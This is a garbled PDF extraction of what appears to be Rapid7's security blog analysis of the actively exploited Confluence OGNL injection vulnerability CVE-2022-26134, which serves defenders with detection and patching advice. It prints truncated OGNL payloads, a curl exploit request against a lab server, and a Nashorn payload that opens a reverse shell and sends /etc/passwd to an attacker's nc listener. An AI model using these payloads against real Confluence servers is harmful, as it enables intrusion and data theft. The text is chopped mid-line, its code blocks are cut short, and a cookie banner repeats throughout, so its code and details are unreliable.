

Active Exploitation of Confluence CVE-202226134

Jun 02, 2022 | 11 min read | Rapid7







Last updated at Thu, 25 Jul

2024 19:25:16 GMT

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

×

You can always review and change your cookie preferences through our cookie settings page. For more information, please read our **Privacy Statement**

Accept Cookies

Decline Cookies

0--ld-- 0-44---

Cookies Settings

Select Y START TRIAL

are available.

CVE-2022-26134 is being

actively and widely exploited in

the wild . Rapid7's Managed

Detection and Response (MDR)

team has observed an uptick of

likely exploitation of CVE-2022-

26134 in customer

environments as of June 3.

All supported versions of

Confluence Server and Data

Center are affected.

Atlassian updated their advisory

on June 3 to reflect that it's

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

version of Confluence, you

should restrict or disable

Confluence Server and

Confluence Data Center

instances immediately.

Technical analysis

CVE-2022-26314 is an

unauthenticated and remote

OGNL injection vulnerability

resulting in code execution in

the context of the Confluence

server (typically the

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

maintaining an internet-facing
Confluence or Data Server may
want to consider permanently
moving access behind a VPN.

The vulnerability

As stated, the vulnerability is an OGNL injection vulnerability affecting the HTTP server. The OGNL payload is placed in the URI of an HTTP request. Any type of HTTP method appears to work, whether valid (GET, POST, PUT, etc) or invalid (e.g. "BALH"). In its simplest form, an

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

\${@java.lang.Runtime@getRunt

Evidence of exploitation can

typically be found in access logs

because the exploit is stored in

the HTTP request field. For

example, on our test Confluence

(version 7.13.6 LTS), the log file

/opt/atlassian/confluence/logs/conf_access_log.

<yyyy-mm-dd>.log contains

the following entry after

exploitation:

[02/Jun/2022:16:02:13 -0700]

Scanning for vulnerable corvers

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

Note the X-Cmd-Response: confluence line in the HTTP response:

```
curl -v http://10.0.0.28:809
* Trying 10.0.0.28:8090...
* TCP_NODELAY set
* Connected to 10.0.0.28 (10
> GET /%24%7B%28%23a%3D%40or
> Host: 10.0.0.28:8090
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not support
< HTTP/1.1 302
< Cache-Control: no-store
< Expires: Thu, 01 Jan 1970
< X-Confluence-Request-Time:
< Set-Cookie: JSESSIONID=341
< X-XSS-Protection: 1; mode=</pre>
```

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

the output of the exec call and uses setHeader to include the result in the server's response to the attacker.

\${(#a=@org.apache.commons.io

Root cause

and beyond.


Our investigation led to the following partial call stack. The call stack demonstrates the OGNL injection starting from HttpServlet.service to OgnlValueStack.findValue

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

```
Select ~
                                                                                            START TRIAL
                 at com.atlassian.xwork.inter
               OgnlValueStack
               findValue(str) \( \text{is important as} \)
```

```
Select V START 1
```

```
Select ~
                                                                               START TRIAL
            Where namespace is created
             from the request URI string in
             com.opensymphony.webwork.dispatcher.ServletDispatcher.getNamespac
               public static String getName
                   servletPath = servletPat
                   return servletPath;
             The result is that the attacker-
             provided URI will be translated
             into a namespace, which will
             then find its way down to OGNL
             expression evaluation. At a high
             level this is very similar to CVF-
```



```
Select ~
            Atlassian also added
             SafeExpressionUtil.class
            to the xworks jar.
             SafeExpressionUtil.class
            provides filtering of unsafe
            expressions and has been
            inserted into
            OgnlValueStack.class in
            order to examine expressions
            when findValue is invoked.
            For example:
                public Object findValue(St
```

disk. However, Confluence
Server should typically execute
as confluence and not

root . The confluence user

webshells being dropped to

is fairly restricted and unable to

introduce web shells (to our

knowledge).

Java does otherwise provide a

wide variety of features that aid

in achieving and maintaining

execution (both with and

without touching disk). It's

impossible to demonstrate all

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

\${new javax.script.ScriptEng

And results in a reverse shell:

albinolobster@ubuntu:~\$ nc - Listening on 0.0.0.0 1270 Connection received on 10.0. bash: cannot set terminal probash: no job control in this bash: /root/.bashrc: Permiss confluence@ubuntu:/opt/atlasid uid=1001(confluence) gid=100 confluence@ubuntu:/opt/atlas

Of course, shelling out can be highly risky for attackers if the victim is running some type of threat detection software.

Evacuting in mamory only is

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

see that we again have relied on the Nashorn scripting engine.

```
${new javax.script.ScriptEng
```

Again, the attacker is listening for the exfiltration which looks, as you'd expect, like

/etc/passd:

```
albinolobster@ubuntu:~$ nc - Listening on 0.0.0.0 1270
Connection received on 10.0.
root:x:0:0:root:/root:/bin/b
daemon:x:1:1:daemon:/usr/sbin
bin:x:2:2:bin:/bin:/usr/sbin
sys:x:3:3:sys:/dev:/usr/sbin
sync:x:4:65534:sync:/bin:/bin
games:x:5:60:games:/usr/game
```

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

Select V

START TRIAL

Mitigation guidance

Atlassian released patches for

CVE-2022-26134 on June 3,

2022. A full list of fixed versions

is available in the advisory . A

temporary workaround for CVE-

2022-26134 is also available-

note that the workaround must

be manually applied. Detailed

instructions are available in

Atlassian's advisory of for

applying the workaround to

Confluence Server and Data

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

instances immediately. We recommend that all organizations consider implementing IP address safelisting rules to restrict access to Confluence.

If you are unable to apply safelist IP rules to your Confluence server, consider adding WAF protection. Based on the details published so far, we recommend adding Java deserialization rules that defend

Confluence Data Center

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

Select ~

START TRIAL

Rapid7 customers

InsightVM and Nexpose:

Customers can assess their exposure to CVE-2022-26134 with two unauthenticated vulnerability checks as of June 3, 2022:

 A remote check (atlassianconfluence-cve-2022-26134remote) available in the 3:30
 PM EDT content-only release on June 3

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

generated by the following rules may be indicative of related malicious activity:

Confluence Java App
 Launching Processes

The Rapid7 MDR (Managed Detection & Response) SOC is monitoring for this activity and will escalate confirmed malicious activity to managed customers immediately.

tCell: Customers leveraging the

Java App Server Agent can

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

This blog has been updated to reflect that all supported versions of Confluence Server and Confluence Data Center are affected, and it's likely that all versions (including LTS and unsupported) are affected, but Atlassian has not yet determined the earliest vulnerable version.

June 3, 2022 11:45 AM EDT:

Atlassian has released a temporary workaround for CVE-2022-26134. The workaround

must be manually applied

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

their advisory ⋈. Rapid7

fixed versions is available in

recommends applying patches

OR the temporary workaround

(manual) on an emergency

basis.

June 3, 2022 3:15 PM EDT: A

full technical analysis of CVE-

2022-26134 has been added to

this blog to aid security

practitioners in understanding

and prioritizing this vulnerability.

A vulnerability check for

InsightVM and Nexpose

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.

second content release went
out the evening of Friday, June 3
containing a remote version
check for CVE-2022-26134. This
means InsightVM and Nexpose
customers are able to assess

June 6, 2022 10 AM EDT: A

their exposure to CVE-2022-

26134 with two unauthenticated

vulnerability checks.


Attacker activity targeting on-

premise instances of


Confluence Server and

Confluence Data Center has


Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.




https://www.rapid7.com/blog/post/2022/06/02/active-exploitation-of-confluence-cve-2022-26134/



Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.





Select ~ **SUPPORT & RESOURCES Product Support** Company **Resource Library** Diversity, Equity, and Inclusion **Our Customers** Leadership **Events & Webcasts News & Press Releases** Training & Certification **Public Policy Cybersecurity Fundamentals Open Source** Vulnerability & Exploit Database **Investors ☑** Contact Blog Support Login

Rapid7 uses cookies and similar technologies as strictly necessary to make our site work. We and our partners would also like to set additional cookies to analyze your use of our site, to personalize and enhance your visit to our site and to show you more relevant content and advertising. These will be set only if you accept.